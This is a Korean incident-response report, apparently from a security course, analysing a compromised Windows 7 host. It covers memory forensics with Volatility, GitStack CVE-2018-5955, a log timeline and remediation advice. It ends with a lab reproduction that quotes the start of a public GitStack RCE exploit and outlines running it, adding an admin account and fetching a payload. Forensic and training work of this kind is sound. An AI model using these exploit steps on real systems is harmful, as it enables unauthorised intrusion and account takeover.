D:\vol_project>volatility_2.6.exe -f IE11WIN7-20231018-113204.raw --profile=Win7SP1x86_23418 procdump -p 2852 -
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x87638a68 0x00400000 update.exe           OK: executable.2852.exe
```

VirusTotal 사이트를 통해 바이러스 검사 결과 확인




12. 공격을 진행한 범죄자 **IP** 주소

```
0x7fddd7b0      TCPv4     192.168.112.141:49216      192.168.112.138:8888 ESTABLISHED
0x7fddd9c0      TCPv4     192.168.112.141:80         192.168.112.138:52356 ESTABLISHED
```

공격을 진행한 범죄자 **IP**가 **192.168.112.138**인걸 알수있다.

13. 공격자가 어떤 애플리케이션의 취약점을 이용했는지 조사



CVE-2018-5955 Detail

Description

An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 9.8 CRITICAL Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://blogs.securiteam.com/index.php/archives/3557	Exploit, Third Party Advisory
https://www.exploit-db.com/exploits/44356/	Exploit, Third Party Advisory, VDB Entry

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-20	Improper Input Validation	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)


cpe:2.3:a:smartmobilesoftware:gitstack:*:*:*:*:*:*:*:*	Up to (including)
Show Matching CPE(s)*	2.3.10

gitstack 2.3.10버전에서 사용자제어 입력이 필터링되지 않아 인증되지 않는 공격자가 사용자 이름 및 비밀번호 필드를 통해 서버에 사용자를 추가할수 있는 취약점이 존재했음.


14. 공격자가 공격을 진행하기 시작한 시간 범위


```
::1 - - [18/Oct/2023:03:44:27 -0700] "GET /web/js/ext/jquery-1.7.1.min.js HTTP/1.1" 20
::1 - - [18/Oct/2023:03:44:27 -0700] "GET /web/js/common.min.js HTTP/1.1" 200 32690
192.168.112.138 - - [18/Oct/2023:03:49:45 -0700] "GET / HTTP/1.0" 404 2108
192.168.112.138 - - [18/Oct/2023:03:50:26 -0700] "GET / HTTP/1.1" 404 2122
192.168.112.138 - - [18/Oct/2023:03:50:26 -0700] "GET /favicon.ico HTTP/1.1" 404 2155
192.168.112.138 - - [18/Oct/2023:03:50:38 -0700] "GET / HTTP/1.1" 404 2122
192.168.112.138 - - [18/Oct/2023:03:50:38 -0700] "GET / HTTP/1.1" 404 2122
192.168.112.138 - - [18/Oct/2023:03:50:38 -0700] "GET / HTTP/1.1" 404 2122
```

2023/10/18 03:49 공격 시작




2023/10/18 3:54 exploit.exe파일 생성






2023/10/18 4:04 mimikatz.exe 가져와서 생성

2023/10/18 4:27 update.exe 가져와서 생성





2023/10/18 4:27 update.exe 파일 실행

15. 공격자가 어떤 권한까지 획득을 했는지, 공격자가 생성한 파일이나 의심되는 흔적 확인



공격자의 계정이 **dev**인것을 확인할수 있고 **dev**계정은 **Users(**사용자**)** 권한과 **Administrators(**관리자**)** 권한을 가지고 있는것을 볼수있다.





또한 공격을 한 시간대로 추정되는 시간대인 **2023/10/18 03:49** 이후 생성된 파일을 찾아보면 **mimikatz.exe** 파일이 **2023/10/18 4:04**에 **update.exe** 파일이 **2023/10/18 4:27**에 생성된것을 볼수있다.

침해사고 시스템 정보

호스트/도메인명	
호 스 트 용 도	
IP 주 소	192.168.112.141
하 드 웨 어 및 OS 정보	OS 정보 : Microsoft Windows 7 Enterprise

대응방안 및 미 조치사항 권고	
수행항목	대응방안 및 권고사항
바이러스 제거	update.exe 삭제
계정 확인	dev 계정 삭제
업데이트	gitstack 업데이트

기타 특이사항

침해 과정
침해사고 재현 그림

시스템 점검 방안
내부 네트워크를 통한 이차 전이공격가능성에 대비하여 각 시스템에서 아래의 사항에 대하여 점검이 필요함 1. 패스워드 변경 유무 -사용자 및 관리자 패스워드를 정기적으로 변경해야 합니다. 이 주기는 보안 정책 및 요구 사항에 따라 다를 수 있지만 일반적으로 30~90일 마다 변경하는 것이 권장됩니다. 그리고 사용자에게 침해 사고에 대한 교육을 제공합니다. -패스워드 변경 후에는 보안을 강화하고 시스템을 모니터링 진행하여 2차 공격 대비 2. 시스템 CPU 상태 확인 -주기적으로 Task Manager나 PowerShell 등을 사용하여 시스템의 CPU 사용량을 모니터링한 후에 CPU 부하가 비정상적 높다면 의심해봐야합니다. -의심스러운 프로세스 또는 서비스를 식별하고 관련 정보를 기록합니다. Task Manager 또는 프로세스 탐지 도구를 사용하여 악성 프로세스를 종료 3. 비 인가된 사용자 접근 - 비인가된 접근이 감지되면 해당 사용자 또는 장치의 접근을 차단 및 비활성화 -비인가된 사용자 또는 장치와 관련된 시스템 또는 네트워크 세그먼트를 침입이 확산되지 않도록 격리 4. 시스템 로그 -로그 무결성을 유지하고, 로그 파일에 대한 액세스를 제한하고 안전한 저장소에서 보존하여 로그 보안을 강화

-침해 사고 대응 팀을 구성하고 이를 교육


-악의적인 프로세스 또는 사용자 계정의 활동을 감지하면 해당 프로세스를 종료하고 사용자 계정을 잠금

5. 시스템 세션 확인

-비인가된 접근을 차단하고 침해사고 대응 절차를 실행하여 시스템의 회복을 진행


-의심스러운 세션을 즉시 종료하고 해당 사용자 또는 장치의 액세스를 차단

침해사고 사례 재현(취약점을 이용한 시스템 분석)




-윈도우-

1. 윈도우 구축후 강사님이 주신 **gitstack2.3.10** 옮겨서 압축해제**,** 설치



2. localhost/gitstack 접속후 **admin admin**으로 로그인




-칼리리눅스-


1. https://www.exploit-db.com/exploits/43777 코드를 사용

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```

2.exploit.py 파일을 생성합니다.




3. 편집기로 **exploit.py** 에 코드를 기입하고 **ip**는 윈도우 **ip**를 기입한다**.**




4. sudo python2 exploit.py 으로 파이썬 파일을 실행한다**.**

5. 윈도우에서 **C:\GitStack\gitphp**에 **exploit.php**파일이 생겼는지 확인한다.




6..a=net user로 **dev**라는 사용자를 추가한다.

7. 관리자로 권한을 변경한다.



8.계정생성 확인**.**

9. update.exe 파일 다운로드



10.윈도우에 파일이 다운로드 되었는지 확인